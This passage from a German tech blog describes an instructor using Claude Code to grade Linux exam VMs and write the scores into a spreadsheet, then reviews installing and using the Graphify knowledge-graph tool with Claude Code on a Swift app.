Ein großartiger Aspekt des Setups besteht darin, dass Claude Code die VMs nicht nur auswertet, sondern die Ergebnisse gleich in eine LibreOffice-Tabelle einträgt: Pro Prüfung/VM gibt es eine Spalte mit den Punkten und eine mit Kommentaren zu Fehlern oder fehlenden Details. Wenn ich mit einer Bewertung nicht einverstanden bin, ändere ich einfach die Punkte, die Summe wird automatisch neu berechnet. Um die ODS-Datei zu erzeugen, hat Claude Code ein kleines Python-Script geschrieben (mit dem Modul odfpy, installiert mit uv in einem lokalen Virtual Environment).
Die von Claude Code erzeugte Tabelle mit den Prüfungsergebnissen
Beim ersten Durchlauf habe ich die Ergebnisse von Claude Code mit einer älteren Prüfung verglichen, die ich zuvor manuell korrigiert hatte. Überwiegend kamen wir zu den gleichen Resultaten, aber nicht immer. Beispielsweise hat Claude Code nur die benutzerspezifische Crontab-Datei angesehen, nicht aber die systemweite (/etc/crontab). Dort befand sich die in der Prüfung geforderte Konfiguration. Claude Code hätte hier also fälschlich einen Punkt abgezogen. Solche Erkenntnisse lasse ich Claude Code in einer Anleitungsdatei festhalten, die in CLAUDE.md verankert ist. Claude Code hat dort einen Abschnitt Known gotchas angelegt, der mit jeder Prüfung ein wenig wächst.
Die Erstellung des ganzen Setups hat ca. vier Arbeitsstunden beansprucht, in etwa so lange, wie ich bisher für die manuelle Korrektur einer Prüfung gebraucht habe. Bei der ersten »echten« Korrektur hat Claude Code für sieben Teilnehmer ca. eine halbe Stunde gebraucht, geht also keineswegs blitzschnell vor. Laut /status hat die Korrektur ca. ein Drittel des Tagesbudgets meines Pro-Abos verbraucht.
Claude Code fasst die Ergebnisse von sechs Prüfungen übersichtlich zusammen. (Es handelt sich um eine andere Prüfung als beim ersten Screenshot. Die siebte Prüfung wurde vorweg einzeln korrigiert und scheint in der Zusammenfassung nicht auf.)
Fazit
Ganz ohne Handarbeit geht es nicht. Bei manchen VMs mit einer kaputten /etc/fstab-Datei muss ich diese zuerst reparieren, bevor die VM überhaupt bootet. Natürlich werfe ich nach der KI-Korrektur weiterhin einen Blick in jede virtuelle Maschine. Da und dort finde ich noch einen Punkt, wo mir Claude Code zu streng erscheint. (Ich handle eher nach der Richtlinie »Im Zweifel für den Angeklagten«.) Und in die endgültige Note fließen neben der Prüfung noch weitere Teilleistungen während des Semesters ein.
Was mir an diesem Setup so gut gefällt: Es nimmt mir den ungemein mühsamen Teil der Korrektur ab, das manuelle Auswerten jeder einzelnen VM. Das war in der Vergangenheit ebenso öd wie zeitaufwendig. Per KI-Hilfe verkleinert sich der Gesamtaufwand für die Korrektur etwa auf die Hälfte. Insbesondere muss ich nicht mehr für jede Prüfung ein neues Script zur Datensammlung schreiben: Claude Code liest die Prüfungsangabe und weiß selbst, wo es nachsehen muss.
Für mich ist das eines der besten Beispiele dafür, was »agentische KI« abseits des Codings in der Praxis bedeutet: Der Agent loggt sich selbstständig in beliebig viele VMs ein, führt dort Dutzende Kommandos aus, interpretiert die Ergebnisse im Kontext der Aufgabenstellung, vergibt Punkte, begründet Abzüge und schreibt alles in eine Tabelle. Ich kann Zusatzregeln angeben, dass mir z.B. die exakte Größe von Dateisystemen egal ist (alles im Bereich +/- 10 Prozent ist OK).
Ein angenehmer Nebenaspekt: Datenschutzprobleme gibt es keine. Claude Code erhält zu keinem Zeitpunkt die Namen meiner Studentinnen und Studenten. Der Agent sieht nur Linux-VMs mit Hostnamen wie fh<nn>.example.com. Die Zuordnung der VM-Nummern zu den Prüfungsteilnehmern erfolgt manuell durch mich.
Ist es für mich und meine StudentInnen nicht frustrierend, dass die KI auch bei der Linux-Administration besser ist als wir? Es ist wie beim Programmieren: Wir müssen uns mit neuen Realitäten arrangieren. Ich gebe zu, dass ich Claude Code und vergleichbare Tools noch nie auf produktiven Servern eingesetzt habe. So groß ist mein Vertrauen (noch) nicht. Für Testumgebungen, virtuelle Maschinen usw. ist es aber definitiv gut genug, auch zur Analyse »echter« Systeme. Sicher ist: So wie bei der Programmierung wird die KI auch in der Systemadministration viel verändern.
Bleibt die Frage nach dem richtigen Unterricht bzw. den richtigen Themen: Ist es noch zeitgemäß, tar-Optionen und LVM-Kommandos zu unterrichten? Ich habe mich immer gegen das Auswendiglernen gewehrt und erlaube meinen Studierenden, einen »Schwindelzettel« zur Prüfung mitzunehmen. Wichtiger als Detailwissen ist das Verständnis der Grundlagen. Was ist ein Dateisystem überhaupt? Warum gibt es unterschiedliche Dateisysteme? Was bringt LVM? Was ist der Preis? Wie kann ich LVM mit RAID kombinieren? Warum ist das sinnvoll?
Ich bin der Überzeugung, dass diese Grundlagen wichtig bleiben. KI-Tools werden uns (Systemadmins) manche öde Arbeit abnehmen. Aber so wie gute Programmierer mit KI bessere Ergebnisse erzielen als schlechte Programmierer, so werden gute Admins die KI sinnvoll anwenden, während schlechten Admins mehr Fehler unterlaufen. Die KI tut, was man ihr sagt, aber sie stellt den Auftrag selten in Frage. Wenn schon die Grundannahme falsch war, wird auch das KI-produzierte Ergebnis nicht aufregend ausfallen.
Zuletzt möchte ich noch auf zwei Videos von Florian Dalwigk verweisen. Er unterrichtet Ethical Hacking und hat mit Claude beim Pentesting/Hacking ähnliche Erfahrungen gemacht wie ich im Linux-Unterricht. Unsere Schlussfolgerungen sind vielleicht nicht ganz deckungsgleich, aber Sie werden viele Ähnlichkeiten erkennen …
Die neue Claude‑Desktop‑App erreicht jetzt auch Linux. Anthropic öffnet damit erstmals den Weg des beliebten Entwickler-KI-Assistenten für Ubuntu und Debian. Entwickler erhalten eine native Lösung ohne Bastelei, die in der Beta jedoch noch nicht alle Funktionen besitzt. Die Anwendung jedoch schon viele Bereiche ab. Chat, Cowork und Code stehen bereit. Dazu kommen parallele Sitzungen und […]

Da ist Coding mit KI frisch aus der Druckerei ausgeliefert, schon taucht ein neues Tool auf, das mehr Effizienz verspricht. Graphify erstellt einen sogenannten Knowledge Graph, also eine interne Datenbank über die Verknüpfungen zwischen Komponenten (Text, Code, Bilder, was auch immer) eines Projekts. In der Folge können KI-Tools wie Claude Code auf diese Datenbank zugreifen und sich damit rascher und vor allem Token-sparender im Projekt orientieren. Graphify funktioniert besonders gut für ungeordnete Verzeichnisse, in denen Sie PDFs, Screenshots etc. zu einem Thema ablegen, um diese Informationen später wieder zu nutzen.
Aktualisiert 10.5.2026, 23.6.2026, 3.7.2026
Installation
Graphify ist ein Python-Programm (Open Source, MIT-Lizenz), das Sie am besten mit uv tool install auf Ihrem Rechner einrichten. (uv ist ein moderner Python-Modulmanager, über den ich demnächst hier schreiben will.) Beachten Sie, dass der Paketname graphifyy mit Doppel-Y lautet, während das Kommando graphify heißt.
uv tool install graphifyy installiert das Programm. Sofern PATH das Verzeichnis .local/bin enthält, kann graphify anschließend sofort gestartet werden. graphify install richtet Skill-Dateien für die auf Ihrem Rechner gefundenen KI-Tools (in meinem Fall: Claude) ein.
$ uv tool install graphifyy

$ graphify install
  skill installed  ->  /Users/kofler/.claude/skills/graphify/SKILL.md
  CLAUDE.md        ->  created at /Users/kofler/.claude/CLAUDE.md

  Done. Open your AI coding assistant and type:

  /graphify .
Verwendung
Im Projektverzeichnis starten Sie nun das KI-Tool Ihrer Wahl (in meinem Fall: Claude Code). Dort steht Graphify jetzt als Skill zur Verfügung. Einfach
/graphify .
analysiert das Projektverzeichnis und erstellt nach vielen Rückfragen das Verzeichnis graphify_out. Das dauert geraume Zeit und verbrennt etliche Tokens. Das Verzeichnis enthält die folgenden Dateien:
ls -l graphify-out/

drwxr-xr-x  4 kofler  staff     128  7 Mai  09:54 cache/
-rw-r--r--  1 kofler  staff     213  7 Mai  10:10 cost.json
-rw-r--r--  1 kofler  staff    8523  7 Mai  10:10 GRAPH_REPORT.md
-rw-r--r--  1 kofler  staff  139973  7 Mai  10:10 graph.html
-rw-r--r--  1 kofler  staff  137091  7 Mai  10:09 graph.json
-rw-r--r--  1 kofler  staff    7912  7 Mai  10:10 manifest.json

Ich habe meine Tests anhand einer Swift-App mit ca. 2000 Zeilen Code in diversen Dateien durchgeführt. Die Ergebnisse sehen eindrucksvoll aus, der unmittelbare Erkenntnisgewinn war aber — zumindest bei diesem Projekt — überschaubar.
Der anklickbare »Knowledge Graph«Kurzfassung der Projektzusammenhänge im Markdown-Format
Wenn Sie Änderungen in der Code-Basis oder in Ihren Dateien durchführen, aktualisieren Sie den Knowledge Graph:
/graphify . --update # merge changed content into existing graph
Der Knowledge Graph kann jetzt die Grundlage für Analysen mit /graphify explain oder graphiy query sein (Ausgabe etwas gekürzt):
/graphify explain "the sync process"

  Here's what the graph tells us about the sync process, grounded in the
  extracted edges:

  The sync process is orchestrated by ShoppingViewModel.pullMergePushSave
  (RestShopping.swift:125-175), which implements the Pull-Merge-Push lifecycle
  documented in CLAUDE.md. The graph found 16 nodes directly connected to this
  concept.

  The three phases (all EXTRACTED edges):

  1. Pull — apiPullItems (RestShopping.swift:62-93) fetches items from the
     remote REST API since the last sync timestamp.
  2. Merge — mergeItems (RestShopping.swift:178-193) resolves conflicts using
     Timestamp-Wins: whichever version of an item has the newer updatedAt
     wins. Two design rationale nodes connect here:
    - Timestamp-Wins Conflict Resolution → mergeItems [EXTRACTED]
    - Soft Delete Pattern → ShoppingItem [EXTRACTED] — items are never truly
      removed; isDeleted = true propagates deletions to other devices through
      the sync
  3. Push — apiPushItems (RestShopping.swift:96-120) uploads the merged state
     back to the server.
  4. Persist — saveLocally (ViewModel.swift:172-178) writes the final state to
     the local JSON file. mergeItems then calls replaceItem to update the
     ViewModel's live state.

  Wire format bridge: ItemDTO (RestShopping.swift:9-53) shares data with
   ShoppingItem [EXTRACTED] — it translates between the app's model and the
   API's integer-boolean/ISO 8601 wire format.

  Trigger points: ContentView and StatusView both connect to pullMergePushSave
  in the graph. ContentView runs it via .task, .onChange(scenePhase), and a
  40-second timer. StatusView (in Settings) provides a manual
  trigger. setupNewFamily and joinFamily also call pullMergePushSave as a final
  step after family registration.

  The most interesting angle here: the Soft Delete pattern is the load-bearing
  coupling between ShoppingItem (the model) and the sync logic — if you ever
  changed ShoppingItem to hard-delete, mergeItems would silently stop
  propagating deletions. Want me to trace the path from ShoppingItem.isDeleted
  through to what happens when a remote device pulls?

/graphify query "Where in code is the Category class used?
                 Could we drop the @Observable attribute?"

  Here's what the graph found — and where its limits are:

  Where Category is used (from the graph):

  The BFS found 10 nodes. The confirmed connections [EXTRACTED]:
  - Category → shares_data_with → ShoppingViewModel (ViewModel.swift:1-181) —
    the ViewModel holds the categories: [Category] array
  - Category.predefinedCategories (Category.swift:24-37) ↔ ShoppingViewModel —
    the ViewModel calls this at init to populate its categories
  - .predefinedCategories() → calls → Color — each category has a color
    assigned

  What the graph is missing: There are no direct edges from Category to the
  view layer (CategoriesView, CategoryButton, EditItemView,
  CategoryRadioButton). Those views access categories through vm.categories and
  mutate category.isSelected/category.isExpanded directly — but the graph
  didn't capture these view→Category property access edges since they go
  through the ViewModel and aren't explicit call-site imports.

  On dropping @Observable:

  The graph can't answer this definitively — it would require the actual
  property mutation sites. But from the CLAUDE.md rationale node captured in
  the graph: "Mutable reference-type state (isSelected, isExpanded) is mutated
  directly from views." That design decision is precisely why @Observable is
  needed. Without it, those direct mutations on the reference type wouldn't
  trigger SwiftUI view updates — CategoriesView and EditItemView would stop
  reacting to category selection changes.

  Verdict from the graph: @Observable cannot be safely dropped without a larger
  refactor (e.g., moving isSelected/isExpanded into the ViewModel as @State or
  @Published backing). The graph confirms the coupling exists; reading
  Category.swift:4-112 directly would show exactly which properties are var vs
  let.
Die Website preist den größten Vorteil von Graphify an, dass derartige Abfragen auf der Basis des lokalen Knowledge Graphs nun wesentlich weniger Token verbrauchen als wenn das KI-Tool mit find und grep die Codebasis durchsucht und (immer wieder neu) analysiert. Bei meinen Tests ließ sich das Ausmaß der Ersparnis schwer messen.
Persönliche Einschätzung
Die Idee von Graphify ist gut. Allerdings wirkt Graphify ein wenig wie ein Fremdkörper innerhalb von Claude Code. Nur /graphify-Kommandos berücksichtigen die Graph-Knowledge-Datenbank. Die Skill-Datei ist mit über 1000 Zeilen und einer Menge eingebetteten Code auch eher abschreckend.
Aus Coding-Perspektive wäre es wünschenswert, die Generierung, Aktualisierung und Auswertung der Knowledge-Datenbank direkt in Claude Code bzw. in andere KI-Tools zu integrieren. Damit könnte das in der Datenbank aggregierte Wissen bei allen Aktionen berücksichtigt werden, nicht nur bei /graphify-Kommandos.
